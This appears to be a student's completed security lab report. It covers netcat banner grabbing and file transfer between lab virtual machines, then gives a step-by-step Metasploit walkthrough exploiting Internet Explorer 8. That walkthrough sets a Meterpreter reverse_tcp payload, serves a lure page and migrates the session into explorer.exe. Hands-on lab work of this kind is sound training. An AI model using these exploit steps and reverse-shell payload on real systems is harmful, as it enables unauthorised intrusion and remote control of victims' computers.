**PART 1 Netcat**

1.1 Use netcat to perform a banner grabbing on the SSH service on the Metasploitable VM.


a) Type the command line used into your lab report.

Hint: find out the port number used by the SSH service first.

**sudo netcat 192.168.1.103 22**

b) Based on the output, what is the SSH server software used on Metasploitable?   
  
**SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1**

c) What is the OpenSSH version number?

**4.7p1**

**1.2 Use netcat to perform a banner grabbing on the MySQL service on the Metasploitable VM.**


a) Type your command line into the lab report.

**sudo netcat 192.168.1.103 3306**

b) Based on the output, what is the MySQL server version number?

**Version Number: 5.0.51.a-3ubuntu**

c) Grab a screenshot to support your answer.




1.3 On the Win7 VM, use Notepad to create a text file with words "Genius is one percent inspiration and ninety-nine percent perspiration", and name it 'genius.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and store it in '/home/kali/Downloads'. In doing so, you should run netcat in server mode on Kali VM.

a) What are the command lines run in Kali VM?   
**cd /home/kali/Downloads**




**sudo nc -vlp 2222 > genius.txt**




b) What are the command lines run in Win7 VM?   
**cd Documents**  



**nc 192.168.1.102 2222 < genius.txt**  


c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder.



1.4 On the Win7 VM, create another text file with words "Whoever is happy will make others happy too", and name it 'happy.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and store it in '/home/kali/Downloads'. This time, you should run netcat in server mode on Win7 VM.


a) What are the command lines run in Kali VM?  
**cd Downloads**   


**sudo nc 192.168.1.101 2222 > happy.txt**

b) What are the command lines run in Win7 VM?   
**cd Documents**

**nc -vlp 2222 < happy.txt**




c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder. 

**PART 2 BROWSER EXPLOITATION**

2.1 Follow the lecture slides to exploit IE 8. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Moreover, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.


a) Include all command lines to achieve the above in your lab report.

**Step 1: sudo service postgresql start**


 **Step 2: sudo msfconsole**




**Step 3: search activex scripting browser**

**Step 4: use 0**

  
**Step 5: show payloads**

**Step 6: set payload windows/x64/meterpreter/reverse\_tcp**  
**Step 7: show options**



**Step 8: set srvport 80**

 **Step 9: set uripath prize**

 **Step 10: set allowprompt true**




**Step 11: show advanced**



 **Step 12: set prependmigrate true** **Step 13: set prependmigrateproc explorer.exe****Step 14: exploit**




**Step 15: open up browser using path in win 7**

**Step 16: sessions -i 1**

**Step 17: getpid** **Step 18: ps -S explorer**

